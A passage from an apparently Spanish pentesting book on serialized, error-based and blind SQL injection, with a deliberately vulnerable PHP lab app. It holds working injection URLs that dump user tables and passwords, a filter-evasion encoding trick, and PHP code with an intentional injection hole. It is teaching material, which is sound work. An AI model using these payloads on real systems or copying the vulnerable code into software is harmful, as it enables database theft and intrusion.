  <fila><nombre>admin</nombre><passwd>passadmin</passwd></fila>
  <fila><nombre>usuario1</nombre><passwd>password1</passwd></fila>
  <fila><nombre>usuario2</nombre><passwd>password2</passwd></fila>
  <fila><nombre>leet</nombre><passwd>P@55w0rd</passwd></fila>
</tabla>
</td><td></td><td></td></tr></table><h3>Buscar producto</h3>
	<form method="GET" action="producto.php">
	Buscar: <input type="text" id="id" name="id">
	<input type="submit" value="Buscar">
	</form>
```

Fig 2.12: MySQL

Varios son los inconvenientes que presenta esta técnica. El primero de ellos es que no es posible utilizar el carácter “*” para obtener la información de todas las columnas. Es necesario realizar antes una consulta a las tablas del esquema que extraiga sus nombres y características, de forma que se pueda construir una instrucción SQL correcta.

Por otro lado, existe una limitación a la longitud de la cadena que retorna *“group_concat”*, impuesta por el valor de la variable global *“group_concat_max_len”*. Inicialmente, está fijada en 1024 caracteres, si bien es posible modificarla. En este caso, no se podrá superar el valor de la variable *“max_allowed_packet”*, que por defecto es de 16M. Es posible que sea necesario fraccionar la tabla en varias consultas para no sobrepasar estos máximos.

Para ir acabando, hay que tener presente que puede ser necesario utilizar la función CAST(*valor* as char) para solucionar los problemas derivados de la incompatibilidad de algunos tipos de datos con la concatenación de caracteres.

4. Serialized SQL Injection en Oracle Databases

Oracle también permite convertir tablas enteras a formato XML. Para comprobarlo, se usarán las siguientes funciones de acceso a la base de datos:

```
<?php
require 'adodb/adodb.inc.php';
require 'adodb/adodb-exceptions.inc.php';
// Abrir una conexión con la Base de Datos
function conectar($host, $usuario, $contrasena) {
        $db = ADONewConnection('oci8');
        $db->Connect($host, $usuario, $contrasena, 'XE');
        $db->SetFetchMode(3);
        return $db;
}
// Cerrar una conexión
function cerrar_conexion($conexion) {
        $conexion->close;
}
// Ejecutar una consulta SQL sobre una conexión
function ejecutar_SQL($conexion, $cadena) {
        $retorno = array();
        $resultado = $conexion->getAll($cadena);
        foreach ($resultado as $num => $fila) { //pasar nombres de campo a minúsculas
                $retorno[$num] = array();
                foreach($fila as $clave => $valor) {
                        $retorno[$num][strtolower($clave)] = $valor;
                }
        }
        return $retorno;
```



```
}
// Obtener el número de filas de un resultado
function numero_filas($resultado) {
        return count($resultado);
}
// Obtiene la fila número $i de un resultado
// Para obtener un campo se usa la sintaxis $fila_obtenida["nombre-de-la-columna"]
function fila($resultado, $i) {
        return $resultado[$i];
}
print '<h1>Usando ORACLE</h1>';
$conexion = conectar('192.168.56.103', 'system', 'ASDasd123');
?>
```

El código anterior se almacenó en un fichero llamado "oracle.inc.php", que fue referenciado dentro de "db.inc.php":

```
<?php
include 'oracle.inc.php';
?>
```

De este modo, el programa de ejemplo accederá a una Base de Datos ORACLE.

El problema sigue siendo el mismo: obtener una tabla completa con una única petición. Y, en este caso, la solución viene de la mano del tratamiento de documentos XML y de cinco de las funciones con que ORACLE soporta esta característica:

XMLForest	Crea elementos XML a partir de sus parámetros de entrada
XMLElement	Añade un elemento a un documento XML
SYS_XMLagg	Combina varios documentos XML en uno, aplicando el formato que se le pasa como segundo parámetro

XMLFormat	Crea un formato a partir de una cadena.
GetStringVal	Es un método de la clase XML que permite obtener una cadena con el texto correspondiente a un documento XML

Combinándolos, se puede escribir esta petición:

```
http://webserver1/pruebas/producto.php?id=-1 union
 select null,
        sys_xmlagg(
                 xmlelement(fila,xmlforest(nombre,contrasena)),
                 xmlformat('Usuarios')
        ).getstringval(),
        null,null from almacen.usuarios
```

Con "xmlforest(nombre,contrasena)" se generan los elementos XML correspondientes a las dos columnas indicadas. Después, ambas son agrupadas bajo un nodo padre de tipo "fila" utilizando la función "xmlelement".

Para crear un único documento a partir de los datos de todas las filas, se aplica la función "sys_xmlagg". Su segundo argumento, "xmlformat('Usuarios')", indica el nodo raíz del árbol XML.

Finalmente, se convierte a texto el documento mediante el método "getstringval". El resultado puede ser observado en el código fuente de la página de respuesta:

```
http://webserver1/pruebas/producto.php?id=-1 union select null,sys_x...
Archivo  Editar  Formatear
<h1>Usando ORACLE</h1>

<table border="1" width="100%">
              <tr width="100%"><td>
              HA INICIADO SESI&Oacute;N COMO: Administrador</td>
</tr></table><br><h3>Datos sobre el producto:</h3><table
border=1''><tr><td>Referencia</td><td>Nombre</td><td>Precio
</td></tr><tr><td <?xml version="1.0"?>
<Usuarios>
<FILA><NOMBRE>admin</NOMBRE><CONTRASENA>passadmin</CONTRASENA>
</FILA><FILA><NOMBRE>usuario1</NOMBRE><CONTRASENA>password1
</CONTRASENA></FILA><FILA><NOMBRE>usuario2</NOMBRE><CONTRASENA>
password2</CONTRASENA></FILA><FILA><NOMBRE>leet</NOMBRE>
<CONTRASENA>P@55w0rd</CONTRASENA></FILA></Usuarios>
</td><td></td><td></td></tr></table><h3>Buscar producto</h3>
       <form method="GET" action="producto.php">
       Buscar: <input type="text" id="id" name="id">
       <input type="submit" value="Buscar">
```

Fig 2.13: ORACLE

Al igual que sucedía en *MySQL*, no es posible utilizar el carácter comodín "*" para extraer todos los campos de una tabla, por lo que será necesario realizar previamente consultas al diccionario de datos para extraer la información relativa a las columnas. Y el tamaño máximo para la respuesta obtenida será de 4000 caracteres. Como siempre, si no basta con ellos, será necesario distribuir los datos entre varias peticiones.

5. Serialized SQL Injection basada en errores

Con lo hasta ahora visto, es posible aplicar las técnicas de Serialized SQL Injection a cuatro de los motores de bases de datos más utilizados. Sólo hace falta que exista una vulnerabilidad y que se pueda forzar a la aplicación a mostrar como propios los datos que el atacante decida insertar.

Pero, como se vio en el capítulo I, ésta no es la única forma de extraer la información. Otra técnica frecuentemente utilizada es la de SQL Injection basada en errores. Y fue ***Alexander Kornbrust*** quien se encargó de potenciarla y combinarla con los conceptos tratados en este capítulo. Puede obtenerse más información al respecto en la dirección: *http://blog.red-database-security.com/2009/02/08/new-sql-injection-whitepaper-for-sql-server/*

Básicamente, se trata de producir situaciones de excepción en la aplicación para que ésta revele información en los mensajes de aviso. Por ejemplo, si mediante la función "utl_inaddr.get_host_name" de ORACLE se intenta determinar la dirección IP de un host inexistente, posiblemente se produzca un mensaje del tipo:

```
"host <nombre de host> inexistente".
```

Dicho esto ¿qué ocurriría si el parámetro que se le pasa a "utl_inaddr.get_host_name" es un documento XML con los datos de una consulta SQL?

```
http://webserver1/pruebas/producto.php?id=1 union
select null,
      utl_inaddr.get_host_name(T.V), null, null
from
  (select  sys_xmlagg(
    xmlelement(fila,xmlforest(nombre,contrasena)),
    xmlformat('Usuarios')
   ).getstringval() as V from almacen.usuarios) T
```

Como puede apreciarse en la siguiente imagen, el mensaje de error incluye todo el documento XML. Toda la tabla.

Si las restricciones de seguridad hicieran imposible el uso de la función utl_inaddr.get_host_name, se puede recurrir a otras que proporcionen un resultado similar. Por ejemplo, como señala ***Alexander Kornbrust***, "ctxsys.drithsx.sn":

```
http://webserver1/pruebas/producto.php?id=1 union
 select null,        ctxsys.drithsx.sn(1,T.V), null, null
 from  (select '---------VERSION: ' || version||'------'  V from v$instance) T
```




Fig 2.14: Error

6. Automatización

Si bien es cierto que las técnicas mostradas en este capítulo son capaces de acelerar el proceso de extracción de datos, también lo es que pueden requerir un mayor grado de complejidad en el código SQL a inyectar y las URLs a generar.

Dependiendo del Gestor de Bases de Datos utilizado, puede ser necesario construir el documento XML anidando funciones. A veces es necesario un acceso previo al diccionario para determinar los nombres y los tipos de las columnas. No se deben olvidar las conversiones de tipos. Si el documento es demasiado grande, hay que fraccionar la tabla y recuperarla en varias peticiones…

Y, por si esto fuera poco, el uso de comillas junto con los operadores de comparación "<", ">" e "=" podrían levantar alertas en los sistemas de filtrado contra *Cross Site Scripting* o *SQL Injection* del servidor objeto de estudio, por lo que se deben buscar otras codificaciones alternativas, que sean menos sospechosas. Por ejemplo, en ORACLE, en lugar de

```
select '<Fila>' from dual;
```

… se puede poner:

```
select chr(60)||chr(70)||chr(105)||chr(108)||chr(97)||chr(62) from dual;
```

… que posiblemente pase más desapercibido a los mecanismos de detección de ataques e intrusos.

Son muchas las cosas a tener en cuenta. Muchas posibilidades de equivocarse. Mucho trabajo para conseguir una petición correcta. Debido a esta razón, es recomendable automatizar el proceso mediante diversas herramientas que realicen todo el trabajo sucio y proporcionen al pentester el tiempo que necesita para centrarse en su verdadero objetivo, que es el descubrimiento de la vulnerabilidad.

José María Palazón, más conocido como ***Palako***, implementó todos estos algoritmos en una herramienta desarrollada en COCOA, un framework para desarrollar programas y aplicaciones en entronos Mac OS X y sobre los que puede obtenerse información adicional en la dirección: *http://developer.apple.com/technologies/mac/cocoa.html*

En este entorno, es suficiente marcar el lugar de la URL donde se debe realizar la inyección con el patrón "*[SQLI]*", y a partir de ese instante la herramienta funciona como si fuera un interfaz de comandos de consolad de MySQL, y extrayendo con solo hacer clic en los elementos toda la información relativa a ese nodo del árbol.




Fig 2.15: *MySQL Injector* versión COCOA en modo *Browsing*




Fig 2.16: *MySQL Injector* versión COCOA en modo sentencia SQL

Posteriormente migraría la aplicación a VB.NET. El resultado se llamó "*SFX-SQLi*" e implementa los algoritmos de Serialized SQL Injection para bases de datos *Microsoft SQL Server 2005* y *Microsoft SQL Server 2008*. Para obtener esta herramienta, así como para descargar un documento sobre introductorio a las inyecciones "*FOR XML*", se remite al lector a la URL: *http://www.kachakil.com/papers/SFX-SQLi-es.htm*




Fig 2.17: SFX SQLi

Llegados a este punto, quizá el problema más importante por resolver es cómo pasar de una herramienta específica para MySQL a otra de uso más genérico, capaz de enfrentarse a Bases de Datos ORACLE, Postgres, SQL Server, etc. Una opción es aprovechar el código de herramientas existentes de código abierto para SQL Injection, como "Marathon Tool", disponible en la URL: *http://www.codeplex.com/marathontool*

Una vez superado este punto, todo será más fácil. Habrá que configurar la inyección de SQL, estableciendo qué estructura va a tener el documento XML…




Fig 2.18: ConFigción de la inyección

… y comenzar a realizar peticiones. Para empezar, una que proporcione la lista de los nombres de las tablas creadas en esa base de datos o esquema.




Fig 2.19: Estructura del esquema Oracle

Dependiendo del Gestor de Bases de Datos utilizado, puede ser necesario determinar también los nombres y tipos de las columnas de las tablas a extraer. Éste es el caso si se trata de ORACLE o MySQL, que no permiten el uso del carácter "*" como sinónimo de "todos los campos" dentro de las funciones utilizadas para serializar los datos. Con PostgreSQL y SQL Server, por su parte, el soporte para "*" hace innecesario este paso.

Y una vez que se conoce toda la información necesaria… toca descargar los datos:

ForXmlExtractor (version 0.2.1.17)

File Help

Configuration | Database schema | Table data | Debug log

ID	NOMBRE	NICK	DESCRIPCION	FOTO
22	Alex	Alekusu	Sufrido programa...	Images/alex.bmp
2	Alex	Alekusu	Innocent program...	Images/alex.bmp
3	Pedro	Pedlagdur	Uncontrollable te...	Images/pedro.bmp
4	Matias	FilEMASTER	Microsoft fanboy....	Images/matias.bmp
5	Oca	Thor	The original auth...	Images/oca.bmp
1	Chema	Maligno	He self-defines a...	Images/chema.b...

Completed in 253 ms

Fig 2.20: Datos de la tabla extraídos

Como se puede apreciar en el log mostrado en la siguiente figura, en un entorno *Oracle* como el de las capturas anteriores, son necesarias tres inyecciones para sacar todos los datos de una tabla: una para los nombres de las tablas, otra para las columnas y, finalmente, otra para los datos:




Fig 2.21: Log de inyecciones necesarias

7. Referencias

1. La presentación que utilizaron ***Palako* y *Chema Alonso*** en la *ShmooCon* dónde se recoge un sumario de *Serialized SQL Injection* está disponible en la siguiente URL: *http://www.slideshare.net/chemai64/shmoocon-2009-replayingblindsql?type=powerpoint*

2. Documentación Online sobre SQL Server 2008 R2 "Libros en Pantalla": *http://msdn.microsoft.com/es-es/library/ms130214.aspx.*

3. Documentación Online sobre MySQL: *http://dev/mysql.com/doc.*

4. Documentación Online sobre ORACLE Database 11g: *http://www.oracle.com/technetwork/database/entrerprise-edition/documentation*

Capítulo III
Blind SQL Injection

1. Inyección en condiciones más difíciles

Las técnicas de extracción de información mostradas hasta este momento tienen una característica común: aprovechando un punto del programa en que se muestra algo procedente de la Base de Datos, se altera la salida habitual y se sustituye por algo mas… interesante.

Pero hay veces en que es imposible obligar a la aplicación a mostrar la información deseada. Y otras en que, simplemente, el atacante no consigue determinar cómo tiene que realizar la inyección para manipular los resultados.

Por supuesto, si el sistema Gestor de Bases de Datos y el entorno de ejecución soportan la ejecución de consultas apiladas, se podrán inyectar instrucciones que modifiquen los datos, ejecuten comandos en el Sistema Operativo o realicen otras operaciones de naturaleza similar. Sin embargo… ¿Se podría, aún en estas condiciones, seguir extrayendo información de la base de datos?

Para estudiar esta situación, se ha creado un nuevo script, "ventas.php", con el siguiente contenido:

```
<?php

include 'header.inc.php';

// Si se indicó el producto, buscarlo
if (isset($_GET["ref"])) {

    // Paso 1: Localizar el producto a partir de la referencia
    $sql = "select * from almacen.productos where referencia like '%" .
            $_GET["ref"] . "%'";

```

```
12          $productos = ejecutar_SQL($conexion, $sql);
13          $nproductos = numero_filas($productos);
14
15          if ($nproductos == 0) {
16                  echo "<h3>Referencias no encontradas</h3>";
17          } else {
18                  for ($p=0;$p<$nproductos;$p++) {
19                          $fila = fila($productos, $p);
20
21                          $producto = $fila["id"];
22
23                          // Paso 2: Localizar las ventas de los productos
24                          $sql = "select  sum(cantidad) , nombre " .
25                                  "from almacen.productos P left join almacen.ventas V ".
26                                  "on V.id = P.id " .
27                                  "where P.id = " . $producto .
28                                  "group by nombre"
29                          ;
30
31                          $resultado = ejecutar_SQL($conexion, $sql);
32                          $nfilas = numero_filas($resultado);
33
34                          echo "<h3>";
35                          if ($nfilas == 0) {
36                                  echo "Producto con ID #" . $producto  . " no encontrado";
37                          } else { //Paso 3: Listar las ventas
38                                  $fila2 = fila($resultado,0);
39                                  echo "Ventas del producto #" . $producto .
40                                  " " . $fila2["nombre"] . " -> " .
41                                  (($fila2["sum"]==NULL)?"0":$fila2["sum"]) .
42                                  " unidades<br>";
43                          }
44                          echo "</h3>";
45                  }
46          }
```



```
47  }
48
49  // Mostar formulario "Buscar"
50  echo '<h3>Buscar ventas de producto</h3>
51          <form method="GET" action="ventas.php">
52          Buscar Referencia: <input type="text" id="ref" name="ref">
53          <input type="submit" value="Buscar">
54          </form>';
55  ?>
```

Y se ha configurado “db.inc.php” para que haga uso de la Base de Datos PostgreSQL.

```
1  <?php
2          include "pg.inc.php";
3  ?>
```

Como puede observarse en las líneas 9 y 10 del nuevo fichero, existe una vulnerabilidad de tipo SQL Injection:

```
$sql = "select * from almacen.productos where referencia like '%" .
        $_GET["ref"] . "%'";
```

Sin embargo, hay un problema: posteriormente, de entre las columnas de la tabla de productos, el programa sólo utiliza los valores de “id”, que es de tipo entero.

Si se intentara inyectar en esta columna un valor de cadena se produciría un error y no se mostraría nada. Si se inyectara en cualquier otro campo de la consulta, los datos, simplemente, serían ignorados.

Las líneas 24 y posteriores realizan una nueva petición a la Base de Datos

```
$sql = "select  sum(cantidad) , nombre " .
        "from almacen.productos P left join almacen.ventas V ".
        "on V.id = P.id " .
        "where P.id = " . $producto .
        "group by nombre"
;
```

Y más adelante se muestran sus resultados. En caso de no obtenerse ninguno, en las líneas 35 y 36 se muestra un mensaje de error:

```
if ($nfilas == 0) {
        echo "Producto con ID #" . $producto  . " no encontrado";
```

Éste es el único punto en el que se puede controlar la salida del script. Y se trata de un valor entero. Dada la situación, parece que lo único que se va a poder mostrar son números. Sólo números…

2. Todo está hecho de números

En este caso, aún no puede decirse que la inyección sea realmente "a ciegas", ya que la aplicación muestra algún dato. El único problema es cómo visualizar una cadena a través de un campo numérico. Pero, al fin y al cabo, una cadena no es más que una sucesión de caracteres. Y un carácter se representa con un byte.

En PostgreSQL, las funciones que realizan la selección de caracteres y su posterior conversión a valor numérico son "*substr*" y "*ascii*", respectivamente. Por otro lado, "*length*" proporciona la longitud de una cadena.

Combinándolas con la ya conocida "*generate_series*", se puede realizar una petición como la siguiente, que determina la versión del Gestor de Bases de Datos utilizado:

```
http://webserver1/pruebas/ventas.php?ref=A%' union all
 select null,null,null,-ascii(substr(version(),i,1))
 from (select generate_series(1,length(version())) as i) as T--
```

Esta vez se inyecta no una única fila, sino varias, aprovechando que el programa va a mostrarlas todas:




Fig 3.1: Extrayendo bytes

Nótese que en los datos inyectados figura el valor negativo del código ASCII de los distintos caracteres.

Sólo queda seleccionarlos y usar una herramienta como EnDe para convertirlos en la cadena que representan. (*http://www.owasp.org/index.php/Category:OWASP_EnDe*):




Fig 3.2: Recuperando la información

Supóngase ahora que se modifica el fichero "ventas.php", sustituyendo su línea 36:

```
36    echo "Producto con ID #" . $producto  . " no encontrado";
```

… por

```
36    echo "Producto no encontrado";
```

Con este pequeño cambio se esfuma toda posibilidad de hacer que el programa muestre algún valor elegido por el atacante. Pero aún sigue habiendo formas de extraer la información. Supóngase que en las pruebas de diagnóstico realizadas por el atacante ha sido posible conocer los *id* de cinco productos:

1	Tornillo
2	Tuerca
3	Bombilla
4	Arandela
5	Destornillador

… y que se desea determinar el valor devuelto por la función "*version()*". Un primer paso podría ser lanzar una petición como:

```
http://webserver1/pruebas/ventas.php?ref=aaaaaaaaa' union all
 select null,null,generate_series(1,length(version())),1--
```

La respuesta contendrá la línea correspondiente al producto con *id* igual a 1, repetida tantas veces como corresponda a la longitud de la cadena.



Fig 3.3: Longitud

En este caso, aparecieron 112 filas de ventas de tornillos. La cadena tiene, pues, esa longitud: 112. Ya se puede proceder a extraer los correspondientes caracteres. Una URL debidamente construida podría permitir la recuperación de un número elevado de caracteres, limitado sólo por los condicionantes de longitud de la URL y de funcionamiento del entorno en que funciona la aplicación.

Considérese la siguiente:

```
http://webserver1/pruebas/ventas.php?ref=aaaaaaaaa' union all select
 null,null,generate_series(1,ascii(substr(version(),1,1))),1 union all select
 null,null,generate_series(1,ascii(substr(version(),2,1))),2 union all select
null,null,generate_series(1,ascii(substr(version(),3,1))),3 union all select
null,null,generate_series(1,ascii(substr(version(),4,1))),4 union all select
null,null,generate_series(1,ascii(substr(version(),5,1))),5 union all select
null,null,generate_series(1,ascii(substr(version(),6,1))),1--
```

En este caso se extraen 6 caracteres, si bien puede conseguirse un número mayor si se continúa encadenando más consultas con "*Union All*" al final de la URL.

El resultado obtenido consistió en 80 repeticiones de las ventas de tornillos (*id*=1), seguida de 111 de las de tuercas (*id*=2), 115 bombillas (*id*=3), 116 arandelas (*id*=4), 103 destornilladores (*id*=5) y, al final, otros 114 tornillos (de nuevo, *id*=1).

Estos números, 80, 111, 115, 116, 103 y 114 son los códigos *ascii* de los caracteres 'Postgr', con los que comienza el identificador de la versión.

3. Blind SQL Injection "clásica"

Con objeto de evitar esta extracción de cantidades arbitrarias de datos, se puede modificar el código de "ventas.php", de forma que muestre un número máximo de registros. Por ejemplo, 4.

Esto se puede conseguir sustituyendo la línea 18:

```
18    for ($p=0;$p<$nproductos;$p++) {
```

... por

```
18    for ($p=0;$p<$nproductos and $p<4;$p++) {
```

Pero no todo está perdido para el atacante. Considérese la siguiente URL:

```
http://webserver1/pruebas/ventas.php?ref=A%'--
```

Que obtiene la siguiente respuesta:

